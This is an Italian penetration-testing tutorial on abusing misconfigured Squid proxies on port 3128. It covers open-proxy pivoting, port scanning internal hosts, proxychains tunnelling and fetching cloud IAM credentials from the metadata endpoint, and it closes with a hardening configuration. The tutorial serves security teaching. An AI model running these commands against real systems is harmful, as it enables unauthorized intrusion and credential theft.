Porta 3128 Squid Proxy: cos’è, come funziona e rischi di sicurezza
Scopri a cosa serve la porta 3128 di Squid, come funziona un proxy HTTP/HTTPS forward, quali rischi introduce un open proxy mal configurato e come sfruttarlo o difenderlo in pivoting, accesso a servizi interni e controllo ACL.
- Pubblicato il 2026-04-03
- Tempo di lettura: 3 min

Squid è il proxy HTTP/HTTPS più diffuso in ambienti enterprise e ISP. Ascolta di default sulla porta 3128 TCP e gestisce il traffico web degli utenti interni verso Internet, applicando caching, filtering e controllo degli accessi. Nel penetration testing, un Squid proxy esposto o mal configurato è un vettore spesso sottovalutato ma estremamente potente: può funzionare come open proxy per raggiungere servizi interni non direttamente accessibili, permettere il pivoting verso subnet interne, esporre credenziali HTTP Basic in transito e consentire l’accesso a porte e servizi che il firewall bloccherebbe.
La differenza tra un proxy correttamente configurato e uno sfruttabile è spesso una singola riga nella ACL: se http_access allow all è presente, il proxy accetta richieste da chiunque verso qualsiasi destinazione — rete interna inclusa.
Come Funziona Squid nel Contesto di Rete #
Internet                    DMZ / Rete Interna
                    ┌──────────────────────────────┐
Attaccante ──────► │  Squid Proxy (:3128)          │
                    │                               │
                    │  ACL: chi può usare il proxy? │
                    │  Forward: verso dove?          │
                    │                               │
                    │  ┌── 10.10.10.0/24 (interna) │
                    │  │   ├── :80 web server       │
                    │  │   ├── :3306 MySQL           │
                    │  │   ├── :8080 Jenkins         │
                    │  │   └── :6379 Redis           │
                    └──┴───────────────────────────┘
Se il proxy permette richieste verso la rete interna, l’attaccante raggiunge MySQL, Redis o Jenkins attraverso il proxy — anche se il firewall blocca l’accesso diretto.
1. Enumerazione #
Nmap #
nmap -sV -p 3128 10.10.10.40PORT STATE SERVICE VERSION
3128/tcp open http-proxy Squid http proxy 5.7Banner e versione #
curl -s -x http://10.10.10.40:3128 http://example.com -I 2>&1 | head -20HTTP/1.1 200 OK
Via: 1.1 squid-prod-01.corp.internal (squid/5.7)
X-Cache: MISS from squid-prod-01.corp.internalL’header Via rivela hostname interno (squid-prod-01.corp.internal) e versione. Anche la pagina di errore di Squid espone queste info:
curl -s http://10.10.10.40:3128/Cerca CVE per la versione trovata su Exploit-DB:
searchsploit squid 5.72. Test Open Proxy #
Verso Internet #
curl -s -x http://10.10.10.40:3128 http://ifconfig.meSe risponde con l’IP del proxy → stai usando un open proxy.
Verso la rete interna — il test critico #
curl -s -x http://10.10.10.40:3128 http://127.0.0.1/curl -s -x http://10.10.10.40:3128 http://10.10.10.1/
curl -s -x http://10.10.10.40:3128 http://192.168.1.1/Se ricevi risposte da IP interni → pivoting nella rete interna confermato.
Port scan via proxy #
for port in 80 443 8080 8443 3306 5432 6379 27017 9200; do
    result=$(curl -s -o /dev/null -w "%{http_code}" -x http://10.10.10.40:3128 http://10.10.10.50:$port/ --connect-timeout 3)
    echo "Port $port: HTTP $result"
done
HTTP 200 = servizio web attivo. HTTP 503 = porta aperta ma non HTTP. Timeout = porta chiusa.
CONNECT method — Tunnel TCP #
# Proxychains per tunnelare qualsiasi tool
echo "[ProxyList]" > /etc/proxychains.conf
echo "http 10.10.10.40 3128" >> /etc/proxychains.confproxychains nmap -sT -Pn -p 80,443,22,3306,6379,8080 10.10.10.50proxychains ssh admin@10.10.10.503. Accesso a Servizi Interni #
Web server interni #
# Jenkins
curl -s -x http://10.10.10.40:3128 http://10.10.10.50:8080/

# Grafana
curl -s -x http://10.10.10.40:3128 http://10.10.10.50:3000/

# Elasticsearch
curl -s -x http://10.10.10.40:3128 http://10.10.10.50:9200/_cat/indices
Cloud metadata (SSRF-like) #
Se il proxy è su un’istanza cloud:
curl -s -x http://10.10.10.40:3128 http://169.254.169.254/latest/meta-data/iam/security-credentials/Se risponde → credenziali IAM dell’istanza. Per il privilege escalation AWS.
Tool di pentest via proxy #
# sqlmap
sqlmap -u "http://10.10.10.50/page?id=1" --proxy="http://10.10.10.40:3128"

# Gobuster
gobuster dir -u http://10.10.10.50 -w wordlist.txt --proxy http://10.10.10.40:3128

# Burp Suite → User Options → Upstream Proxy → 10.10.10.40:3128
4. Cache Manager e Credential Sniffing #
Cache Manager #
squidclient -h 10.10.10.40 -p 3128 mgr:infocurl -s -x http://10.10.10.40:3128 http://10.10.10.40/squid-internal-mgr/infoEspone configurazione, statistiche e connessioni attive.
Log di Squid (se hai accesso al filesystem) #
cat /var/log/squid/access.log | grep -iE "login|auth|password|token"cat /etc/squid/squid.conf | grep -iE "http_access|acl|cachemgr_passwd"5. Detection & Hardening #
# squid.conf sicuro:
acl localnet src 10.10.10.0/24
http_access allow localnet
http_access deny all

# Limita CONNECT solo a HTTPS
acl SSL_ports port 443
http_access deny CONNECT !SSL_ports

# Blocca rete interna e metadata cloud
acl internal dst 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16
acl metadata dst 169.254.169.254
http_access deny internal
http_access deny metadata

# Nascondi info
via off
forwarded_for delete
6. Cheat Sheet Finale #
| Azione | Comando |
|---|---|
| Nmap | nmap -sV -p 3128 target |
| Banner | curl -s -x http://target:3128 http://example.com -I |
| Open proxy test | curl -s -x http://target:3128 http://ifconfig.me |
| Rete interna | curl -s -x http://target:3128 http://10.10.10.1/ |
| Port scan | for p in 80 3306 6379; do curl -x http://target:3128 http://INTERNAL:$p/; done |
| Proxychains | proxychains nmap -sT -Pn internal |
| Cloud metadata | curl -x http://target:3128 http://169.254.169.254/ |
| Cache manager | squidclient -h target -p 3128 mgr:info |
| sqlmap via proxy | sqlmap -u "URL" --proxy="http://target:3128" |
Riferimento: Squid documentation, OWASP Proxy Testing, HackTricks Squid. Uso esclusivo in ambienti autorizzati.